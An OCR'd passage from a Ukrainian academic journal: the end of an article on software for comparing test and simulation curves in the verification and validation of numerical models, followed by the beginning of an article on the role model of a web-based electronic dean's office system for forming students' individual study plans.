Zilliacus error	$\frac{\sum\lvert c_i - m_i\rvert}{\sum\lvert m_i\rvert}$	RMS error	$\frac{\sqrt{\sum(c_i - m_i)^2}}{\sum {m_i}^2}$
Theil's inequality	$\frac{\sqrt{\sum(c_i - m_i)^2}}{\sqrt{\sum c_i^2} + \sqrt{\sum m_i^2}}$	Whang's inequality	$\frac{\sum\lvert c_i - m_i\rvert}{\sum\lvert c_i\rvert + \sum\lvert m_i\rvert}$
Regression coefficient		$\sqrt{1 - \frac{(n-1)\sum(c_i - m_i)^2}{n\sum(m_i - \bar{m})^2}}$	

3. Структура ПЗ

На діаграмі послідовності (рисунок 2) програмного забезпечення верифікації та валідації представлено ключові етапи процесу порівняння кривих. Першим кроком є введення користувачем двох

кривих, які потрібно порівняти. Після цього програма автоматично проводить попередню обробку даних, включаючи фільтрацію, повторне вибіркування, синхронізацію та обрізку кривих, щоб забезпечити їхню сумісність. Програма обчислює значення і генерує числові результати та графіки, які потім зберігаються у зручному форматі для подальшого аналізу. Завершальний етап включає візуалізацію результатів у графічному інтерфейсі користувача, що дозволяє інженерам та аналітикам легко оцінити схожість між кривими та зробити відповідні висновки щодо верифікації та валідації чисельної моделі.

На наступній діаграмі (рисунок 3) використання програмного забезпечення верифікації та валідації показано основні функції та взаємодії між користувачем та системою. Випадок використання починається з введення користувачем двох кривих, які підлягають порівнянню. Основними елементами є імпорт моделей, верифікація, валідація, вибір методів та представлення результатів.

На рисунку 4 зображено шарову архітектуру програмного забезпечення верифікації та валідації показано основні рівні системи. Програмне забезпечення складається з шести основних шарів: графічний інтерфейс користувача, менеджмент даних, візуалізація даних та результатів, симуляція, верифікація та сховища даних [11].




Рис. 2. Місце верифікації та валідації в життєвому циклі комп'ютерної моделі




Рис. 3. Use-case діаграма




Рис. 4. Шарова архітектура

Висновки. У цій статті описано розробку програми для оцінки метрик порівняння простих аналітичних кривих та реального порівняння кривих тест/симуляція. Для двох вхідних кривих доступні декілька опцій попередньої обробки: дані можуть бути відфільтровані, скориговані для будь-якого зсуву, вибірковані з однаковою частотою і синхронізовані до одного еквівалентного початкового часу. Попередня обробка є важливим кроком для забезпечення коректного порівняння двох кривих.

Було розглянуто шістнадцять окремих метрик, які оцінюють порівняння між тестовою та справжньою кривими. Огляд результатів та формулювань цих метрик показує, що насправді існують лише три основні характеристики порівняння форми, які оцінюються: схожість за величиною, схожість за фазою та форма кривої залишкової помилки. Оскільки багато метрик мають схожі формулювання, їхні результати часто є ідентичними або дуже схожими, і немає сенсу включати всі варіації. Метрики Sprague-Geers MPC рекомендуються для оцінки схожості за величиною (тобто метрика M) та фази (тобто метрика P), а метрика ANOVA рекомендується для оцінки характеристик залишкових помилок. Зокрема, для метрик Sprague-Geers використання часових рядів швидкості виявилося більш надійною та глобальною оцінкою порівняння [8].

Передбачається, що ПЗ для V&V надасть зручну платформу для інженерів, щоб досліджувати схожості та відмінності між результатами фізичних тестів та обчислювальних результатів у процесах валідації, а також порівнювати відтворюваність фізичних експериментів. Програма надає всі інструменти, необхідні для швидкого виконання оцінок між двома кривими.

Також у цій статті було надано огляд процедур для верифікації та валідації (V&V) чисельних моделей, що використовуються для моделювання типових сценаріїв, які застосовуються для оцінки безпеки інженерних систем. Розвиток комп'ютерних технологій та розробка складних та ефективних кодів зараз дозволяють детально моделювати події. Зрештою, надійність результатів моделювання залежить від правильно верифікованої та валідованої моделі. Це особливо важливо в тих випадках, коли

офіційне прийняття змін до інженерних систем урядовими агентствами може ґрунтуватися виключно на аналізі моделювання [9].

Впровадження стандартизованого та суворого методу V&V чисельних моделей у різних галузях принесе користь як проектувальникам, так і особам, що приймають рішення. Зокрема, об'єктивна та кількісна оцінка рівня валідації, гарантована використанням метрик порівняння, дозволить проектувальникам краще визначати точність своїх прогнозів. Кількісний характер цього процесу V&V також надає особам, що приймають рішення, можливість приймати рішення на основі вимірюваного рівня точності чисельної моделі.

Список використаних джерел:

1. Bruce A. McCarl. Model Validation: An Overview with some Emphasis on Risk Models. The World's Largest Open Access Agricultural & Applied Economics Digital Library, 1984. 1–5.

2. D. Sornette, A. B. Davis, K. Ide, K. R. Vixie, V. Pisarenko, and J. R. Kamm. Algorithm for model validation: Theory and applications, 2007. 1–2 https://doi.org/10.1073/pnas.061167710.

3. D.J. Murray-Smith. Testing and Validation of Computer Simulation Models, Simulation Foundations, Methods and Applications. Springer International Publishing Switzerland, 2015. 1–20.

4. Gonçalves S. N., Albuquerque D. M., Pereira J. C.. Modelling and energy efficiency analysis of the microwave continuous processing of limestone. Journal of Cleaner Production, 142912, 2024. https://doi.org/10.1016/j.jclepro.2024.142912

5. Mongiardini M. Development of a Computer Program for the Verification and Validation of Numerical Simulations in Roadside Safety. Worcester Polytechnic Institute, 2010. https://digitalcommons.wpi.edu/etd-dissertations/276/

6. Mongiardini M., Ray M. H., Anghileri M. Acceptance criteria for validation metrics in roadside safety based on repeated full-scale crash tests. International Journal of Reliability and Safety, 4(1), 2010. 69. https://doi.org/10.1504/ijrs.2010.029565

7. Mongiardini M., Ray M. H., Anghileri M. Development of a software for the comparison of curves during the verification and validation of numerical models. 7th European LS-DYNA Conference, 2009. 1–12. https://www.dynalook.com/european-conf-2009/K-I-03.pdf

8. Pal N., Yadav D. K. Modeling and verification of software evolution using bigraphical reactive system. Cluster Computing, 2024. https://doi.org/10.1007/s10586-024-04597-y

9. Ray M. H., Mongiardini M., Atahan A. O., Anghileri M. Recommended procedures for verification and validation of computer simulations used for roadside safety. ResearchGate, 2008. https://www.researchgate.net/publication/313094419_Recommended_procedures_for_verification_and_validation_of_computer_simulations_used_for_roadside_safety_applications

10. Schwer L. E.. An overview of the PTC 60/V&V 10: guide for verification and validation in computational solid mechanics. Engineering With Computers, 23(4), 2007. 245–252. https://doi.org/10.1007/s00366-007-0072-z

11. Tao F., Sun X., Cheng J., Zhu Y., Liu W., Wang Y., Xu H., Hu T., Liu X., Liu T., Sun Z., Xu J., Bao J., Xiang F., Jin X. makeTwin: A reference architecture for digital twin software platform. Chinese Journal of Aeronautics/Chinese Journal of Aeronautics, 37(1), 2024. 1–18. https://doi.org/10.1016/j.cja.2023.05.002

УДК 378.091.12:004.77:37.091.214-057.87
DOI https://doi.org/10.32689/maup.it.2024.2.4

Олена ГЛАЗУНОВА
доктор педагогічних наук, професор,
декан факультету інформаційних технологій,
Національний університет біоресурсів та природокористування України, o-glazunova@nubip.edu.ua
***ORCID:** 0000-0002-0136-4936*

Віктор АНДРЮЩЕНКО
старший викладач кафедри інформаційних систем і технологій,
Національний університет біоресурсів та природокористування України, andryuschenko@nubip.edu.ua
***ORCID:** 0000-0003-4638-1809*

Валентина КОРОЛЬЧУК
доктор філософії, доцент,
доцент кафедри інформаційних систем і технологій,
Національний університет біоресурсів та природокористування України, korolchuk@nubip.edu.ua
***ORCID:** 0000-0002-3145-8802*

Тетяна ВОЛОШИНА
кандидат педагогічних наук, доцент,
доцент кафедри інформаційних систем і технологій,
Національний університет біоресурсів і природокористування України, voloshina@nubip.edu.ua
***ORCID:** 0000-0001-6020-5233*

ВЕБ-ОРІЄНТОВАНА СИСТЕМА ЕЛЕКТРОННОГО ДЕКАНАТУ: РЕАЛІЗАЦІЯ ПРЕЦЕДЕНТУ ФОРМУВАННЯ ІНДИВІДУАЛЬНОГО ПЛАНУ СТУДЕНТА

Анотація. *У статті детально розглядається модель розподілу ролей в веб-орієнтованій системі е-Деканат для управління освітньою діяльністю, що є важливою та актуальною проблемою у сучасній вищій освіті та інших освітніх інституцій.*

Метою роботи *є узагальнення наукових досліджень щодо розробки та впровадження інформаційних систем, що використовуються закладами освіти, та розробка проектних рішень, що дозволять забезпечити персоналізацію навчання шляхом формування індивідуального навчального плану студента.*

Методологія. *Для проєктування системи е-Деканат використано уніфіковану мову моделювання UML, для її розробки – Laravel 10x, PHP-фреймворк з відкритим вихідним кодом; PHP 8.1, MySQL, JavaScript, HTML, CSS, розгорнута на сервері Ubuntu 22.04.*

Наукова новизна *полягає у розробці вказаної моделі, яка представлена у вигляді діаграми прецедентів. Авторами виокремлено ключові аспекти цієї моделі, зокрема, механізми збору, зберігання та аналізу даних про студентів протягом навчання, розпочинаючи початком зарахування до закладу освіти, формуванням навчальної траєкторії, веденням успішності та завершуючи видачею документів про освіту, варіанти використання пропонованої веб-орієнтованої системи адміністративним персоналом закладу освіти.*

Висновок. *У статті детально описано використання веб-орієнтованої системи е-Деканат, основними акторами якої визначено: адміністратор системи, методист (секретар) структурного підрозділу ЗВО, гарант освітньої програми, декан/директор, заступник декана/директора з навчальної роботи, працівник навчального відділу, відділ видачі документів про освіту. А також змодельовано варіант використання системи для формування індивідуального навчального плану (ІНП) студента. Така модель розподілу ролей може стати ефективним інструментом для підвищення ефективності управління освітнім процесом у закладі освіти завдяки можливості оперативно реагувати на зміни, що відбуваються в сфері вищої освіти згідно чинного законодавства, а також в управлінській або адміністративній структурі самого закладу. Це також сприятиме отриманню швидкої та достовірної інформації про студентів в режимі реального часу, швидкому формуванню та аналізу звітів про освітню діяльність та подальшій ефективності прийняття управлінських рішень. Окрім того, заклади освіти потребують автоматизованих рішень, що дозволяють формувати індивідуальні навчальні траєкторії студентів залежно від їх вподобань та вибору навчальних дисциплін.*

Ключові слова: *веб-орієнтована система, розподіл ролей, актор, прецедент, діаграма прецедентів, діаграма діяльності, управління освітнім процесом, формування індивідуальної траєкторії.*

Olena HLAZUNOVA, Viktor ANDRIUSHCHENKO, Valentyna KOROLCHUK, Tetiana VOLOSHYNA.
WEB-ORIENTED SYSTEM OF THE ELECTRONIC DEAN'S OFFICE: IMPLEMENTATION OF THE PRECEDENT OF FORMING THE STUDENT'S INDIVIDUAL PLAN

Abstract. *The article discusses in detail the model of role distribution in the web-based e-Deanery system for managing educational activities, which is an important and urgent problem in modern higher education and other educational institutions.*

The study aims *to summarise scientific research on the development and implementation of information systems used by educational institutions and to develop design solutions that will ensure the personalisation of learning by forming an individual student curriculum.*

Methodology. *The unified modelling language UML was used to design the e-Deanery system, and Laravel 10x, an open source PHP framework; PHP 8.1, MySQL, JavaScript, HTML, and CSS, deployed on Ubuntu 22.04 server, was used to develop it.*

The scientific novelty *lies in the development of this model, which is presented in the form of a precedent diagram. The authors have identified the key aspects of this model, in particular, the mechanisms for collecting, storing and analysing data on students during their studies, starting with the beginning of enrolment in an educational institution, the formation of an educational trajectory, maintaining academic performance and ending with the issuance of educational documents, and options for using the proposed web-based system by the administrative staff of an educational institution.*

Conclusion. *The article describes in detail the use of the web-based e-Deanery system, the main actors of which are: the system administrator, methodologist (secretary) of the structural unit of the HEI, guarantor of the educational programme, dean/director, deputy dean/director for academic work, employee of the academic department, department for issuing educational documents. The system is also modelled to create a student's study plan (ISP). Such a model of role distribution can be an effective tool for improving the efficiency of managing the educational process in an educational institution due to the ability to respond quickly to changes in the field of higher education by current legislation, as well as in the management or administrative structure of the institution itself. This will also facilitate receiving fast and reliable information about students in real-time, the rapid generation and analysis of reports on educational activities, and further efficiency of management decision-making. In addition, educational institutions need automated solutions that allow them to create individual learning paths for students depending on their preferences and choice of academic disciplines.*

Key words: *web-based system, distribution of roles, actor, precedent, precedent diagram, activity diagram, educational process management, formation of an individual trajectory.*

Вступ. У сучасних умовах стрімкого розвитку інформаційних технологій, заклади вищої освіти (ЗВО) стикаються з необхідністю інтеграції новітніх ІТ-рішень у свої управлінські процеси. Одним із ключових аспектів ефективного управління будь якої інституції є автоматизація освітнього процесу. Розробка такої інформаційної системи дозволить забезпечити зручний інструмент для формування, коригування та моніторингу навчальних планів, що дозволяє оперативно реагувати на зміни в освітніх стандартах, освітніх програмах та вимогах ринку праці, нарахуванні академічної стипендії згідно чинного законодавства та процедур, формування документів про освіту для студентів. Ефективне управління будь-яким закладом освіти вимагає великої кількості інформації, яка належним чином збирається, обробляється та управляється. [8]. Саме тому ЗВО потребують розробки та впровадженні ефективних інформаційних систем для обробки великих обсягів даних, що стосуються учасників освітнього процесу (студентів, викладачів) та управління адміністративною інформацією. Сучасні університети успішно функціонують завдяки інформації, зібраній за допомогою ефективно побудованих інформаційних систем.

Аналіз останніх досліджень і публікацій. Технологічний прогрес спричинив різноманітні зміни в освіті [10]. Сьогодні сучасний менеджмент покликаний вирішити проблему недостовірної передачі інформації та забезпечити ефективність роботи [13]. Заклади вищої освіти потребують інформаційних систем в режимі реального часу, які надають достовірну інформацію для підвищення стратегічної ефективності в управлінні та прийняття рішень [5].

На думку С. Асваті, Н. Мульяні, Ю. Сягян, А. Сях, інформаційна система – це система в межах установи, яка здійснює щоденну обробку транзакцій для підтримки операційної діяльності, як частини управлінської поведінки та стратегічної діяльності, з метою надання звітів у вигляді інформації про діяльність пов'язаним сторонам. Використання інформаційних систем в університеті буде фактором успіху і прогресу університету. Багато завдань можна виконати за допомогою інформаційних систем, таких як освітні інформаційні системи, які керують даними щодо розкладу та навчального процесу та даними про студентів і студентські оцінки. Наявність інформаційної системи також значно полегшить діяльність університету, пов'язану з обробкою даних [4].

Інформаційна система управління освітою визначається як система даних, яка збирає, контролює, управляє, аналізує та поширює інформацію про вхідні ресурси, процеси та результати освітнього процесу, зокрема, про навчання здобувачів освіти [7]. Успіх таких систем залежить від взаємодії відповідних політик, бюджету, людських ресурсів, організаційної структури та інституцій для отримання достовірних даних про освіту [6]. У праці [2] здійснено огляд функціональних можливостей програмного забезпечення для управління освітнім процесом закладу вищої освіти, окреслено доцільність їх використання шляхом визначення переваг і недоліків.

До основних функціональних можливостей інформаційно-аналітичної системи підтримки освітньої діяльності структурних підрозділів ЗВО відносять: збирання і накопичення первинних особових даних про здобувачів вищої освіти; формування академічних груп; формування особових (навчальних) карток студентів; формування документів, пов'язаних з освітнім процесом (залікові та екзаменаційні відомості, академічні довідки тощо); формування звітних і зведених документів (семестрові, річні та загальні зведені відомості про успішність, додатки до дипломів, виписки в особові справи); архівування даних про випускників ЗВО, підготовка аналітичних даних стосовно успішності студентів, формування стипендіального рейтингу студентів [3].

Система управління закладом освіти розроблена В. А. Саджид, Н. Мірза, Ф. М. Мустафа та Ю. Шабала, що задовольняє потребу закладів освіти щодо обробки великих обсягів даних про студентів, управлінської інформації для зменшення адміністративних завдань. Дана система, розроблена з використанням PHP, JavaScript та CSS, має функції, які дозволяють адміністраторам бачити, оновлювати та керувати даними про студентів, може бути використана широким колом користувачів, що забезпечує безперешкодне виконання адміністративних завдань. Системи управління закладом освіти дозволяє консолідовано зберігати дані, підтримувати актуальну інформацію про студентів, сприяють кращому прийняттю рішень на основі даних та змінам у сфері освіти, а також покращенню освітнього досвіду та інституційному вдосконаленню [9].

Інформаційна система, що відповідає сучасній динаміці розвитку закладів вищої освіти, повинна включати [12]: *інтеграція баз даних*: забезпечує взаємозв'язок змінних та індикаторів; *характеристика контингенту студентів*: основні дані про здобувача освіти, а також демографічні дані, соціальне та сімейне становище тощо; *традиційні компоненти системи управління організацією:* людські, фінансові, технологічні, матеріальні ресурси, підтримка даних або архівів, засоби обробки та результуюча інформація; *формування динамічного звіту:* для прийняття рішень на різних рівнях, що входять до складу інституції; *мета та стратегія закладу освіти*: включає плани дій для кожної академічної та адміністративної одиниці; *можливість розвитку системи*: підвищення аналітичної спроможності.

Інформаційна система складається з компонентів, які забезпечують виконання таких функцій, як збір, накопичення даних, класифікація, зберігання, архівування, обробка або перетворення, передача та відновлення, експонування або представлення даних. Таким чином, призначенням такої системи є надання інформації для того, щоб прийняття рішень та сприяння координації між різними видами діяльності [11].

Проте враховуючи, ухвалення Верховною Радоюа Закону (урядовий проєкт № 10177) «Про внесення змін до деяких законів України щодо розвитку індивідуальних освітніх траєкторій та вдосконалення освітнього процесу у вищій освіті» [1], відповідно до якого університети отримають більшу автономію й зможуть самостійно визначати інструменти для досягнення встановлених стандартом компетентностей з нерегульованих спеціальностей, що наближає українську систему вищої освіти до європейських стандартів. Вибіркових дисциплін стане більше, тому є потреба в розробці та впровадженні інформаційних систем чи окремих їх модулів, що дозволяють управляти індивідуальними освітніми траєкторіями студентів та формуванням їх індивідуального плану навчання.

Мета і задачі дослідження. Метою є узагальнення досліджень інформаційних систем управління освітнім процесом в закладах вищої освіти (ЗВО), що забезпечить універсальність (гнучкість) системи в залежності від поточних вимог ЗВО та розробка проектних рішень для формування індивідуального навчального плану студента на основі його освітньої траєкторії. Для досягнення мети поставлено такі завдання:

– проаналізувати підходи управління освітнім процесом, що використовуються іншими ЗВО;

– розробити узагальнену діаграму розподілу ролей системи управління освітнім процесом (ІС е-Деканат).

– визначити методи збору даних щодо освітнього процесу в межах реалізації завдання формування індивідуального навчального плану;

– визначити методи обробки даних та варіанти використання системи електронного деканату щодо формування індивідуального навчального плану;

– проаналізувати використання запропонованої діаграми варіантів використання веб-орієнтованої системи е-Деканат, що розроблено та впроваджено в Національному університеті біоресурсів і природокористування України (НУБіП України).

Результати дослідження. Для роботи веб-орієнтованої системи е-Деканат необхідно передбачити можливість роботи із системою методистам кожного структурного підрозділу ЗВО, гарантам за кожною освітньою програмою, деканам/директорам та заступникам з навчальної роботи, працівникам навчального відділу університету та відділу видачі документів про освіту та відповідно адміністратору розробленої системи.

В таблиці 1 представлено детальний опис представлених в діаграмі акторів (ролей) та відповідно до прецедентів.

Таблиця 1

Опис діаграми варіантів використання

Актор (ролі)	Можливості використання системи
Методист структурного підрозділу (факультету/ННІ)	Управляє контингентом студентів, веденню успішності, нарахуванням стипендії та видачею документів, як довідок, так і додатків до диплому.
Гарант освітньої програми	Здійснює управління навчальними планами освітніх програм
Заступник декана/директора з навчальної роботи	Для забезпечення освітньої діяльності, необхідно передбачити можливість призначення заступником декана/директора кафедри, що забезпечуватиме викладання дисциплін, формування загального плану освітнього процесу, а також управління освітніми програмами, спеціальностями за потреби
Декан/директор структурного підрозділу, працівник навчального відділу ЗВО	Для управління навчальною діяльності, а також здійснення контролю, необхідно передбачити можливість формування статистичних звітів та доступ до них керівників структурних підрозділів, а також працівників навчального відділу ЗВО. При цьому варто врахувати, що керівнику структурного підрозділу (декану/директору) необхідно надати доступ виключно до даних студентів цього структурного підрозділу.
Працівник відділу видачі документів про освіту	Управляє формуванням документів про освіту
Адміністратор системи	Забезпечує безперебійну роботу системи, здійснює управління користувачами, визначення для кожного прав доступу. Також відповідатиме за імпорт даних студентів з ЄДЕБО.

Враховуючи описані вимоги до можливих варіантів використання веб-орієнтованої системи е-Деканат пропонується застосувати наступну узагальнену діаграму розподілу ролей користувачів. На рис. 1 наведена реалізація управління освітнім процесом в НУБіП України з урахуванням запропонованої діаграми розподілу ролей користувачів веб-орієнтованої системи е-Деканат.




Рис. 1. Діаграма прецедентів веб-орієнтованої системи е-Деканат

Для забезпечення функціонування веб-орієнтованої системи е-Деканат адміністратором попередньо здійснюється реєстрація користувачів, визначається розподіл ролей та права доступу до системи для кожної з них. Для внесення даних про студентів адміністратором імпортується інформація про контингент студентів в веб-орієнтовану систему е-Деканат отримуючи дані з Єдиної державної електронної бази з питань освіти (ЄДЕБО) від головного адміністратора закладу освіти після їх зарахування до ЗВО. При цьому враховується попередній розподіл студентів по відповідним факультетам/ННІ та освітнім програмам.

Гарант освітньої програми в веб-орієнтованій системі е-Деканат створює та наповнює навчальний план підготовки фахівців першого (бакалаврського) або другого (магістерського) рівнів вищої освіти

вступу за відповідною спеціальністю. Створюючи новий навчальний план, гарантом обирається рік вступу студентів, що навчатимуться за даним планом, форма та термін навчання, ступінь вищої освіти, на основі якого рівня освіти відбувся вступ до закладу освіти, спеціальність, освітня програма та кваліфікація студентів у документів про освіту.

Після створення навчального плану, доступна можливість його наповнення навчальними дисциплінами (обов'язкова та вибіркові компоненти). Додаючи дисципліну до навчального плану, необхідно обрати рік навчання, порядковий номер навчального семестру, назву дисципліни, вид дисципліни (обов'язкова чи вибіркова), кількість кредитів та годин, форма підсумкового контролю, наявність навчальної практики чи курсової роботи, а також розподіл годин за кожним видом робіт (лекція, лабораторна чи практична робота, самостійна робота тощо), кількість навчальних тижнів та годин тижневого навантаження. Обов'язковим елементом також є вибір чи дана оцінка є підсумковою, та чи буде відображатись у документі про освіту здобувача.

В веб-орієнтованій системі е-Деканат заступник декана/директора з навчальної роботи кожного структурного підрозділу університету формує графік освітнього процес на кожен навчальний рік. Також після створення та наповнення гарантом освітньої програми погоджує навчальні плани підготовки фахівців, та у навчальному плані призначає кафедру, науково-педагогічний працівник якої забезпечує викладання навчальної дисципліни, таким чином формуючи навчальне навантаження на навчальний рік.

Методист (секретар) у системі отримує доступ до даних про студентів виключно свого структурного підрозділу та має можливість здійснювати налаштування навчальної діяльності студентів, а саме: управляти контингентом студентів відповідного структурного підрозділу та освітньої програми, здійснювати розподіл студентів на групи, зараховувати студентів на навчальні плани, призначати їм індивідуальні навчальні плани тощо. По кожній групі методист (секретар) формує бланки відомостей в розрізі навчальних дисциплін, та по завершенню сесії вносить результати академічної успішності та додаткові бали студентів за участь у науковій, науково-технічній діяльності, громадському житті, творчій та спортивній діяльності університету. Внесенні результати дають змогу щосеместрово сформувати проєкти наказів на призначення стипендії в розрізі курсів та спеціальностей, за якими здійснюється підготовка студентів. Також за вимогою студента, методистом (секретарем) можуть формуватись довідки для студентів. Такими довідками виступають довідка про навчання у закладі освіти та академічна довідка здобувача освіти. За результатами навчання, по завершенню усіх навчальних семестрів здобувачем освіти та внесенню усіх результатів навчання, методист формує документ про освіти для кожного здобувача, як бакалаврського так і магістерського рівнів.

Працівник відділу видачі дипломів перевіряє сформовані документи про освіти методистами деканатів/директоратів та друкує спільно з видавничим центром сформовані замовлення документів про освіту (диплом і додаток до диплому).

Як декан факультету/директор навчально-наукового інституту (ННІ) мають можливість переглядати звіти про результати навчання студентів, так і працівник навчального відділу. Основна відмінність полягає у тому, що працівник навчального відділу має доступ до звітів за усіма структурними підрозділами та відповідно здобувачами освіти. Декану/директору доступна лише інформація про результати навчання студентів структурного підрозділу, за яким здійснюється підготовка майбутніх фахівців. Для перегляду доступні звіти про успішність студентів кожної навчальної групи, як за весь термін навчання, так і за окремий навчальний семестр, а також інформація про середній бал студентів в розрізі спеціальності посеместрово. Усі згенеровані звіти експортуються в Microsoft Excel.

Веб-орієнтована система е-Деканат розроблена за допомогою таких технологій: Laravel 10x, PHP-фреймворк з відкритим вихідним кодом; PHP 8.1, MySQL, JavaScript, HTML, CSS, розгорнута на сервері Ubuntu 22.04. Дана система впроваджена у освітній процес НУБіП України. Дані про студентів університету завантажуються з ЄДЕБО в веб-орієнтованій системі е-Деканат, інформація про дисципліни обов'язкової освітньої компоненти вводяться методистами декататів/директоратів, а дані про дисципліни вибіркової компоненти, які обрали студенти експортуються в систему. Для реалізації прецеденту "Призначити індивідуальний навчальний план" розроблено діаграму діяльності на рис. 2.
